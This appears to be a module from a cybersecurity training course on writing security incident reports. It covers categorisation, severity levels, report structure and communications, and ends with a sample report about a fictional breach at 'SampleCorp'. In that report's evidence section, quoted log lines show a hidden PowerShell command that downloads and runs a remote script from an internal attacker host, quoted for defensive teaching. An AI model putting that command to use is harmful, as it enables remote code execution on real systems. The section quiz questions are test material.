15. Security Incident Reporting

Introduction to Security Incident Reporting

In today's landscape, the question isn't whether a security incident will transpire, but rather when it will occur. Enterprises, governmental bodies, and individual users have grown exceedingly dependent on technology, which serves as the cornerstone for the vast majority of our activities.

While this technological advancement has augmented operational efficiency, revenue generation, and output, it has concomitantly escalated the associated risks. These technological platforms have become fertile grounds for malevolent actors, sponsored by both state and non-state entities. A meticulously designed and streamlined incident reporting mechanism is pivotal for any organization's preparedness to counter these emerging threats effectively.

Security incident reporting serves as a conduit between the identification and remediation of threats. It facilitates the archival of past incidents, thereby providing an invaluable repository for lessons learned from previous mistakes. This repository can be seamlessly integrated into a broader strategy for preempting and mitigating future threats. Given the perpetually evolving threat landscape, a comprehensive and consistent incident reporting framework is indispensable for ensuring that organizations and their workforce are optimally prepared for any contingencies.

Beyond merely reacting to threats, an efficacious reporting protocol also fulfills other internal organizational imperatives. Whether it's legal departments ensuring regulatory compliance, executive management assessing risk profiles, or CFOs evaluating financial repercussions, a well-structured incident report serves as a clarifying instrument for all stakeholders.

Effective incident reporting should strike a balance between granularity and accessibility, making it comprehensible to both technically savvy and non-technical audiences. This module's objective is to refine your grasp of the nuances involved in proficient incident reporting.

Incident Identification and Categorisation

Navigating the labyrinthine array of cybersecurity threats that could potentially impact you or your organization necessitates a methodical approach to identifying and classifying security incidents. This enables the rapid allocation of resources and expedites threat mitigation. Essentially, the cornerstone of an initial successful response to an incident lies in the capability to promptly identify and categorize the threat.

Identifying Security Incidents

Security incidents can emanate from a diverse array of sources and often manifest as detections, anomalies, or deviations from established baselines. There are primarily three key sources for incident identification:

Source	Description
Security Systems/Tooling in Place	There is a wide variety of security systems and tools likely in place within your organization. Some excellent sources for identification include IDS/IPS, EDR/XDR, SIEM tools, or even basic anti-virus alerts and NetFlow data.
Human Observations	Users may notice and report suspicious activities, unusual emails, or systems behaving abnormally.
Third Party Notifications	Partners, vendors, or even customers might inform organizations about any vulnerabilities or breaches they are experiencing.

Categorising Security Incidents

Upon identification of an incident, it is imperative to categorize it to facilitate the prioritization and allocation of resources for an effective response. This categorization also aids in comprehending the nature of the incident, thereby informing subsequent briefings to stakeholders.

Examples of Incident Types:

- `Malware`: Malicious software encompassing viruses, worms, and ransomware.
- `Phishing`: Fraudulent endeavors to exfiltrate sensitive information, predominantly via email.
- `DDoS Attacks`: Deliberate attempts to inundate a system or network, thereby disrupting its regular functionality.
- `Unauthorised Access`: Incidents where unauthorized entities gain access to systems or data repositories.
- `Data Leakage`: Inadvertent exposure of confidential data, both within and outside the organizational perimeter.
- `Physical Breach`: Unauthorized physical access to secure locations.

Incident Severity Levels:

- `Critical` (P1): Imminent threats that jeopardize core business functionalities or sensitive data, necessitating immediate intervention.
- `High` (P2): Latent threats to business operations that, while not immediately detrimental, are of elevated priority.
- `Medium` (P3): Incidents that, although not posing an immediate threat to business operations, warrant timely attention.

- `Low` (P4): Trivial incidents or routine anomalies that can be managed within standard operational workflows.

It's crucial to recognize that incidents frequently straddle multiple categories and can dynamically shift in both category and severity as additional intelligence is garnered during the analysis phase. The fluid nature of these threats mandates a flexible yet structured approach to both identification and categorization.

Conclusion

In summary, adept identification and categorization constitute the bedrock of any proficient Security Operations Center (SOC). These processes dictate the alacrity, precision, and effectiveness of the response measures, and consequently, the mitigation strategies.

Enable step-by-step solutions for all questions
✨

Questions

Answer the question(s) below
to complete this Section and earn cubes!

+ 3 Name the type of an incident involving an attempt of infiltration through an email.

+10 Streak pts

Submit

The Incident Reporting Process

The reporting process serves as the cohesive framework that binds all elements of security incident reporting. An effective, overarching reporting mechanism delivers not just clarity and direction, but also highly actionable insights. In this section, we'll dissect the requisite steps within this process.

1. Initial Detection & Acknowledgement

Before any incident can be formally reported, it must first be detected and acknowledged. Detection vectors can vary, ranging from human observation to automated alerts generated by deployed security tools. In some cases, the threat actor themselves may trigger the detection, especially if you're dealing with a ransomware incident.

2. Preliminary Analysis

During this phase, the scope and potential ramifications of the security incident must be ascertained. The incident should be categorized based on our previously established classification and severity metrics.

3. Incident Logging

Every facet, action, and observation related to the security incident should be meticulously logged using an established system. Popular platforms for this purpose include JIRA and TheHive Project. In the absence of such a system, alternative methods should be employed. Even rudimentary tools like pen and paper or a spreadsheet can suffice in a pinch.

4. Notification of Relevant Parties

Stakeholders must be promptly identified, and notifications should be segmented into:

- `Internal Communications` - Relevant internal departments, such as IT, legal, PR, and executive teams, should be alerted. In cases where the incident has widespread and severe implications, an organization-wide notification may be warranted.
- `External Communications` - Depending on the incident's nature and impact, external communications may be necessary. This could involve notifying customers, partners, regulatory bodies, or even the general public.

5. Detailed Investigation & Reporting

The duration of this phase can vary significantly, ranging from a couple of days to potentially years. What's crucial here is a comprehensive technical analysis coupled with a compilation of all findings. This in-depth investigation is vital for understanding the incident's full impact.

6. Final Report Creation

The culmination of your role as a security analyst or incident responder is the creation of a finalized incident report. This document will furnish regulators, insurers, and executive leadership with a detailed account of the incident, its origins, and the remedial actions taken.

7. Feedback Loop!

Post-incident reflection is essential for enhancing our preparedness for future incidents. This involves revisiting and analyzing the incident to identify areas for improvement.

Conclusion

Far from being a mere procedural formality, the reporting process is a strategic asset that enhances an organization's resilience against security threats. Through rigorous documentation, analysis, and learning from each incident, organizations can convert challenges into opportunities for bolstering their security stance.

Questions

Answer the question(s) below
to complete this Section and earn cubes!

+ 3 Name the step responsible for writing down every information that could be used and be classified as important. (2 words)

+10 Streak pts

Submit

Elements of a Proper Incident Report

Executive Summary

Let's consider the `Executive Summary` as the gateway to our report, designed to cater to a broad audience, including non-technical stakeholders. This section should furnish the reader with a succinct overview, key findings, immediate actions executed, and the impact on stakeholders. Since many stakeholders may only peruse the `Executive Summary`, it's imperative to nail this section. Here's a more granular breakdown of what should be encapsulated in the `Executive Summary`:

Section	Description
Incident ID	Unique identifier for the incident.
Incident Overview	Provide a concise summary of the incident's events (including initial detection) and explicitly state its type. Was it a ransomware attack, a large-scale data breach, or both? This should also encompass the estimated time and date of the incident, as well as its duration, the affected systems/data, and the status (ongoing, resolved, or escalated)
Key Findings	Enumerate any salient findings that emerged from the incident. What was the root cause? Was a specific CVE exploited? What data, if any, was compromised, exfiltrated, or jeopardized?
Immediate Actions Taken	Outline the immediate response measures taken. Were the affected systems promptly isolated? Was the root cause identified? Did we engage any third-party services, and if so, who were they?
Stakeholder Impact	Assess the potential impact on various stakeholders. For instance, did any customers experience downtime, and what are the financial ramifications? Was employee data compromised? Was proprietary information at risk, and what are the potential repercussions?

Technical Analysis

This section is where we dive deeply into the technical aspects, dissecting the events that transpired during the incident. It's likely to be the most voluminous part of the incident report. The following key points should be addressed:

Affected Systems & Data

Highlight all systems and data that were either potentially accessed or definitively compromised during the incident. If data was exfiltrated, specify the volume or quantity, if ascertainable.

Evidence Sources & Analysis

Emphasize the evidence scrutinized, the results, and the analytical methodology employed. For instance, if a compromise was confirmed through web access logs, include a screenshot for documentation. Maintaining evidence integrity is crucial, especially in criminal cases. A best practice is to hash files to ensure their integrity.

Indicators of Compromise (IoCs)

IoCs are instrumental for hunting potential compromises across our broader environment or even among partner organizations. It might also be feasible to attribute the attack to a specific threat group based on the IoCs identified. These can range from abnormal outbound traffic to unfamiliar processes and scheduled tasks initiated by the attacker.

Root Cause Analysis

Within this section, detail the root cause analysis conducted and elaborate on the underlying cause of the security incident (vulnerabilities exploited, failure points, etc.).

Technical Timeline

This is a pivotal component for comprehending the incident's sequence of events. The timeline should include:

- Reconnaissance
- Initial Compromise
- C2 Communications
- Enumeration
- Lateral Movement
- Data Access & Exfiltration
- Malware Deployment or Activity (including Process Injection and Persistence)
- Containment Times
- Eradication Times
- Recovery Times

Nature of the Attack

Deep-dive into the type of attack, as well as the tactics, techniques, and procedures (TTPs) employed by the attacker.

Impact Analysis

Provide an evaluation of the adverse effects that the incident had on the organization's data, operations, and reputation. This analysis aims to quantify and qualify the extent of the damage caused by the incident, identifying which systems, processes, or data sets have been compromised. It also assesses the potential business implications, such as financial loss, regulatory penalties, and reputational damage.

Response and Recovery Analysis

Outline the specific actions taken to contain the security incident, eradicate the threat, and restore normal operations. This section serves as a chronological account of the measures implemented to mitigate the impact and prevent future occurrences of similar incidents.

Here's a breakdown of what the "Response and Recovery" section typically includes:

Immediate Response Actions

Revocation of Access

- `Identification of Compromised Accounts/Systems`: A detailed account of how compromised accounts or systems were identified, including the tools and methodologies used.
- `Timeframe`: The exact time when unauthorized access was detected and subsequently revoked, down to the minute if possible.
- `Method of Revocation`: Explanation of the technical methods used to revoke access, such as disabling accounts, changing permissions, or altering firewall rules.
- `Impact`: Assessment of what revoking access immediately achieved, including the prevention of data exfiltration or further system compromise.

Containment Strategy

- `Short-term Containment`: Immediate actions taken to isolate affected systems from the network to prevent lateral movement of the threat actor.
- `Long-term Containment`: Strategic measures, such as network segmentation or zero-trust architecture implementation, aimed at long-term isolation of affected systems.
- `Effectiveness`: An evaluation of how effective the containment strategies were in limiting the impact of the incident.

Eradication Measures

Malware Removal

- `Identification`: Detailed procedures on how malware or malicious code was identified, including the use of Endpoint Detection and Response (EDR) tools or forensic analysis.
- `Removal Techniques`: Specific tools or manual methods used to remove the malware.
- `Verification`: Steps taken to ensure that the malware was completely eradicated, such as checksum verification or heuristic analysis.

System Patching

- `Vulnerability Identification`: How the vulnerabilities were discovered, including any CVE identifiers if applicable.
- `Patch Management`: Detailed account of the patching process, including testing, deployment, and verification stages.
- `Fallback Procedures`: Steps to revert the patches in case they cause system instability or other issues.

Recovery Steps

Data Restoration

- `Backup Validation`: Procedures to validate the integrity of backups before restoration.
- `Restoration Process`: Step-by-step account of how data was restored, including any decryption methods used if the data was encrypted.
- `Data Integrity Checks`: Methods used to verify the integrity of the restored data.

System Validation

- `Security Measures`: Actions taken to ensure that systems are secure before bringing them back online, such as reconfiguring firewalls or updating Intrusion Detection Systems (IDS).
- `Operational Checks`: Tests conducted to confirm that systems are fully operational and perform as expected in a production environment.

Post-Incident Actions

Monitoring

- `Enhanced Monitoring Plans`: Detailed plans for ongoing monitoring to detect similar vulnerabilities or attack patterns in the future.
- `Tools and Technologies`: Specific monitoring tools that will be employed, and how they integrate with existing systems for a holistic view.

Lessons Learned


- `Gap Analysis`: A thorough evaluation of what security measures failed and why.

- `Recommendations for Improvement`: Concrete, actionable recommendations based on the lessons learned, categorized by priority and timeline for implementation.
- `Future Strategy`: Long-term changes in policy, architecture, or personnel training to prevent similar incidents.

Diagrams

Given that the narrative can become exceedingly complex, visual aids can be invaluable for simplifying the incident's intricacies:

- `Incident Flowchart`
  - Illustrate the attack's progression, from the initial entry point to its propagation throughout the network.
- `Affected Systems Map`
  - Depict the network topology, accentuating the compromised nodes. Use color-coding or annotations to indicate the severity of each compromise.
- `Attack Vector Diagram`
  - Utilize arrows, nodes, and annotations to trace the attacker's navigation and (post-)exploitation activities through our defenses visually.



Appendices

This section serves as a repository for supplementary material that provides additional context, evidence, or technical details that are crucial for a comprehensive understanding of the incident, its impact, and the response actions taken. This section is often considered the backbone of the report, offering raw data and artifacts that can be independently verified, thus adding credibility and depth to the narrative presented in the main body of the report.

The `Appendices` section may include:

- Log Files
- Network Diagrams (pre-incident and post-incident)
- Forensic Evidence (disk images, memory dumps, etc.)
- Code snippets
- Incident Response Checklist
- Communication Records
- Legal and Regulatory Documents (compliance forms, NDAs signed by external consultants, etc.)
- Glossary and Acronyms

Best Practices

- `Root Cause Analysis`: Always aim to find the root cause of the incident to prevent future occurrences.
- `Community Sharing`: Share non-sensitive details with a community of defenders to improve collective cybersecurity.
- `Regular Updates`: Keep all stakeholders updated regularly throughout the incident response process.
- `External Review`: Consider third-party cybersecurity specialists to validate findings.

Conclusion

A meticulously crafted incident report is non-negotiable following a security breach or attack. These reports offer an exhaustive analysis of what went awry, what measures were effective, the reasons behind them, and future preventive strategies.

Enable step-by-step solutions for all questions
✨

Questions

Answer the question(s) below
to complete this Section and earn cubes!

+ 4 Name the type of a diagram that provides an overview of the attack path and the methods used by an attacker. (3 words)

+10 Streak pts

Submit

Communications

In the midst of any crisis, effective communication is not just beneficial but crucial. The stakes are even higher during a security incident, where transparency, coordinated response efforts, and trust-building with stakeholders are paramount.

Let's dissect the various facets of communications and highlight some key components.

Importance of Effective Communications

The significance of adept communications is multi-faceted and can be segmented into the following categories:

Stakeholder Trust

Transparent and coherent communication is instrumental in preserving stakeholder trust throughout an incident. It serves as a testament to an organization's responsibility, transparency, and command over the situation.

Coordination & Efficiency

Alignment among all parties involved is especially vital. A cybersecurity incident is not an isolated event affecting only the technical team; it has broader organizational implications. Keeping everyone on the same page is not just advisable but essential.

Regulatory Compliance

It's imperative to cross-verify the regulatory compliance mandates specific to your organization. These guidelines should be explicitly documented in your Incident Response Plan (IRP).

Internal Communications

While often sidelined, internal communications are pivotal for conveying a consistent message across the organization. This becomes increasingly important in the event of

information leaks, which are not uncommon within corporate settings. Let's look at some key elements of internal communications:

Immediate notification

Upon acknowledgment of an incident, stakeholders must be promptly informed.

Regular Updates

Consistent, periodic briefings should be disseminated to all involved teams. This ensures a shared understanding of the incident's status, its potential ramifications, and any pending actions.

Feedback Loop

A feedback loop should be established as a conduit for teams to exchange findings, voice concerns, or offer suggestions.

External Communications

External communications are equally critical and often encompass a diverse array of third parties, from customers to governmental agencies and regulatory bodies. Navigating this landscape requires finesse and careful planning. Here are some key aspects to consider:

Affected Parties

Direct communication should be established with any parties impacted by the incident, be they customers, clients, or business partners.

Public Statement

For incidents of significant scale, a public statement may be warranted. Such a statement should be lucid and steer clear of overly technical jargon to prevent confusion among customers and other third parties.

Regulatory Bodies

Depending on your jurisdiction and the nature of the incident, you may be obligated to notify regulatory entities like the Information Commissioner's Office (ICO) within a stipulated timeframe.

Navigating Communication Channels During Cybersecurity Incidents

When we're hit with a cybersecurity incident, the way we communicate becomes a linchpin for both our security posture and our compliance standing. Let's dissect the technical landscape of these communication channels and their intertwined implications.

1. **Security Dimensions of Communication Channels**:
   - `Encryption`: We must ensure that every piece of information we share is wrapped in robust end-to-end encryption. This is non-negotiable, especially when we're discussing the nitty-gritty of the incident, like which systems took a hit or which vulnerabilities got exploited.
   - `Authentication and Authorization`: Access to our communication channels should be as tight as Fort Knox. We can't stress enough the importance of multi-factor authentication (MFA) to double-check the identities of those trying to access the channel.
   - `Data Integrity`: We need to be certain that our messages remain unaltered during transit. Cryptographic hashing techniques can be our best bet to ensure the integrity of our communications.
   - `Ephemeral Communications`: For those top-secret discussions, we might consider using messaging platforms that auto-destruct messages post-reading. This minimizes the risk of any prying eyes accessing our sensitive data later on.
   - `Air-Gapped Communications`: In situations where we suspect our primary communication backbone might be under threat, we might need to resort to air-gapped systems. These systems are our last line of defense, completely isolated from other potentially compromised networks.
2. **Regulatory Dimensions of Communication Channels**:
   - `Data Privacy Laws`: We're operating in a world where data privacy regulations, like the EU's GDPR, hold significant sway. If we're discussing or sharing personal data, especially of EU residents, we need to toe the line with GDPR mandates.
   - `Breach Notification Mandates`: Certain jurisdictions have clear-cut timelines for breach notifications. We need to be aware of these when communicating about data breaches, ensuring we're not only timely but also adhering to the content guidelines set by these laws.
   - `Record-Keeping`: While we might lean towards ephemeral messages for security, some regulations mandate a clear record of all incident-related communications. It's a tightrope walk, but we need to find that balance.
   - `Cross-Border Communications`: When our incident spills over national borders, the communication game changes. Some nations have stringent data sovereignty laws, dictating the hows and wheres of data transmission and storage.
   - `Chain of Custody`: If there's even a hint that legal actions might follow the incident, we need to maintain an unbroken chain of custody for all

communications. This ensures that if we need to present evidence in court, it's deemed admissible.

Real-world Incident Report

Executive Summary

- `Incident ID`: INC2019-0422-022
- `Incident Severity`: High (P2)
- `Incident Status`: Resolved
- `Incident Overview`: On the night of `April 22, 2019`, at precisely `01:05:00`, SampleCorp's Security Operations Center (SOC) detected unauthorized activity within the internal network, specifically through anomalous process initiation and suspicious-looking PowerShell commands. Leveraging the lack of robust network access controls and two security vulnerabilities, the unauthorized entity successfully gained control over the following nodes within SampleCorp's infrastructure:
  - `WKST01.samplecorp.com`: A system used for software development purposes.
  - `HR01.samplecorp.com`: A system used to process employee and partner data.

SampleCorp's SOC, in collaboration with the Digital Forensics and Incident Response (DFIR) units, managed to successfully contain the threat, eliminate both the introduced malicious software and existing security gaps, and ultimately restore the compromised systems to their original state.

- `Key Findings`: Owing to insufficient network access controls, the unauthorized entity was assigned an internal IP address by simply connecting their computer to an Ethernet port within a SampleCorp office. Investigative efforts revealed that the unauthorized entity initially compromised `WKST01.samplecorp.com` by exploiting a vulnerable version of `Acrobat Reader`. Additionally, the entity exploited a `buffer overflow vulnerability`, this time in a proprietary application developed by SampleCorp, to further penetrate the internal network. While no widespread data exfiltration was detected, likely owing to the rapid intervention by the SOC and DFIR teams, the unauthorized access to both `WKST01.samplecorp.com` and `HR01.samplecorp.com` raise concerns. As a result, both company and client data should be regarded as potentially compromised to some extent.
- `Immediate Actions`: SampleCorp's SOC and DFIR teams exclusively managed the incident response procedures, without the involvement of any external service providers. Immediate action was taken to isolate the compromised systems from the network through the use of VLAN segmentation. To facilitate a comprehensive investigation, the SOC and DFIR teams gathered extensive data. This included getting access to network traffic capture files. Additionally, all affected systems were plugged to a host security solution. As for event logs, they were automatically collected by the existing Elastic SIEM solution.

- `Stakeholder Impact`:
  - `Customers`: While no extensive data exfiltration was identified, the unauthorized access to both `WKST01.samplecorp.com` and `HR01.samplecorp.com` raises concerns about the integrity and confidentiality of customer data. As a precautionary measure, some services were temporarily taken offline and some API keys were revoked, leading to brief periods of downtime for customers. The financial implications of this downtime are currently being assessed but could result in loss of revenue and customer trust.
  - `Employees`: The compromised systems included `HR01.samplecorp.com`, which typically houses sensitive employee information. Although we have no evidence to suggest that employee data was specifically targeted or extracted, the potential risk remains. Employees may be subject to identity theft or phishing attacks if their data was compromised.
  - `Business Partners`: Given that `WKST01.samplecorp.com`, a development environment, was among the compromised systems, there's a possibility that proprietary code or technology could have been exposed. This could have ramifications for business partners who rely on the integrity and exclusivity of SampleCorp's technology solutions.
  - `Regulatory Bodies`: The breach of systems, could have compliance implications. Regulatory bodies may impose fines or sanctions on SampleCorp for failing to adequately protect sensitive data, depending on the jurisdiction and the nature of the compromised data.
  - `Internal Teams`: The SOC and DFIR teams were able to contain the threat effectively, but the incident will likely necessitate a review and potential overhaul of current security measures. This could mean a reallocation of resources and budget adjustments, impacting other departments and projects.
  - `Shareholders`: The incident could have a short-term negative impact on stock prices due to the potential loss of customer trust and possible regulatory fines. Long-term effects will depend on the effectiveness of the remedial actions taken and the company's ability to restore stakeholder confidence.

Technical Analysis

Affected Systems & Data

Owing to insufficient network access controls, the unauthorized entity was assigned an internal IP address by simply connecting their computer to an Ethernet port within a SampleCorp office.

The unauthorized entity successfully gained control over the following nodes within SampleCorp's infrastructure:

- `WKST01.samplecorp.com`: This is a development environment that contains proprietary source code for upcoming software releases, as well as API keys for third-party

services. The unauthorized entity did navigate through various directories, raising concerns about intellectual property theft and potential abuse of API keys.

- `HR01.samplecorp.com`: This is the Human Resources system that houses sensitive employee and partner data, including personal identification information, payroll details, and performance reviews. Our logs indicate that the unauthorized entity did gain access to this system. Most concerning is that an unencrypted database containing employee Social Security numbers and bank account details was accessed. While we have no evidence to suggest data was extracted, the potential risk of identity theft and financial fraud for employees is high.

Evidence Sources & Analysis

WKST01.samplecorp.com

On the night of `April 22, 2019`, at exactly `01:05:00`, SampleCorp's Security Operations Center (SOC) identified unauthorized activity within the internal network. This was detected through abnormal parent-child process relationships and suspicious PowerShell commands, as displayed in the following screenshot.


From the logs, PowerShell was invoked from `cmd.exe` to execute the contents of a remotely hosted script. The IP address of the remote host was an internal address, `192.168.220.66`, indicating that an unauthorized entity was already present within the internal network.

April 22nd 2019, 00:32:39.363	Process Create: UtcTime: 2019-04-21 16:32:39.363 ProcessGuid: {68C3D3DC-9B27-5CBC-0000-00104D8C4700} ProcessId: 2960 Image: C:\Windows\System32\cmd.exe FileVersion: 6.1.7601.17514 (win7sp1_rtm.101119-	cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$__1555864304.02 2>&1
April 22nd 2019, 00:32:46.007	Process Create: UtcTime: 2019-04-21 16:32:46.007 ProcessGuid: {68C3D3DC-9B2E-5CBC-0000-00107B944700} ProcessId: 2844 Image: C:\Windows\System32\cmd.exe FileVersion: 6.1.7601.17514 (win7sp1_rtm.101119-	cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$__1555864304.02 2>&1
April 22nd 2019, 00:34:44.344	Process Create: UtcTime: 2019-04-21 16:34:44.344 ProcessGuid: {68C3D3DC-9BA4-5CBC-0000-00106CCD4700} ProcessId: 3000 Image: C:\Windows\System32\cmd.exe FileVersion: 6.1.7601.17514 (win7sp1_rtm.101119-	cmd.exe /Q /c powershell.exe -nop -w hidden -c $c=new-object net.webclient;$c.proxy=[Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $c.downloadstring('http://192.168.220.66:8089/4GJi0FeRzR9eys'); 1>
April 22nd 2019, 00:34:44.391	Process Create: UtcTime: 2019-04-21 16:34:44.376 ProcessGuid: {68C3D3DC-9BA4-5CBC-0000-0010F4D04700} ProcessId: 2012 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powersh	powershell.exe -nop -w hidden -c $c=new-object net.webclient;$c.proxy=[Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $c.downloadstring('http://192.168.220.66:8089/4GJi0FeRzR9eys');


The earliest signs of malicious command execution point to `WKST01.samplecorp.com` being compromised, likely due to a malicious email attachment with a suspicious file named `cv.pdf` for the following reasons:

- The user accessed the email client `Mozilla Thunderbird`

- A suspicious file `cv.pdf` was opened with Adobe Reader 10.0, which is outdated and vulnerable to security flaws.
- Malicious commands were observed immediately following these events.



Additionally, `cmd.exe` and `powershell.exe` were spawned from `wmiprvse.exe`.



t	event_data.ParentCommandLine	C:\Windows\system32\wbem\wmiprvse.exe
t	event_data.ParentImage	C:\Windows\System32\wbem\WmiPrvSE.exe
t	event_data.ParentProcessGuid	{68C3D3DC-5F00-5CBC-0000-0010931A0200}
t	event_data.ParentProcessId	2120
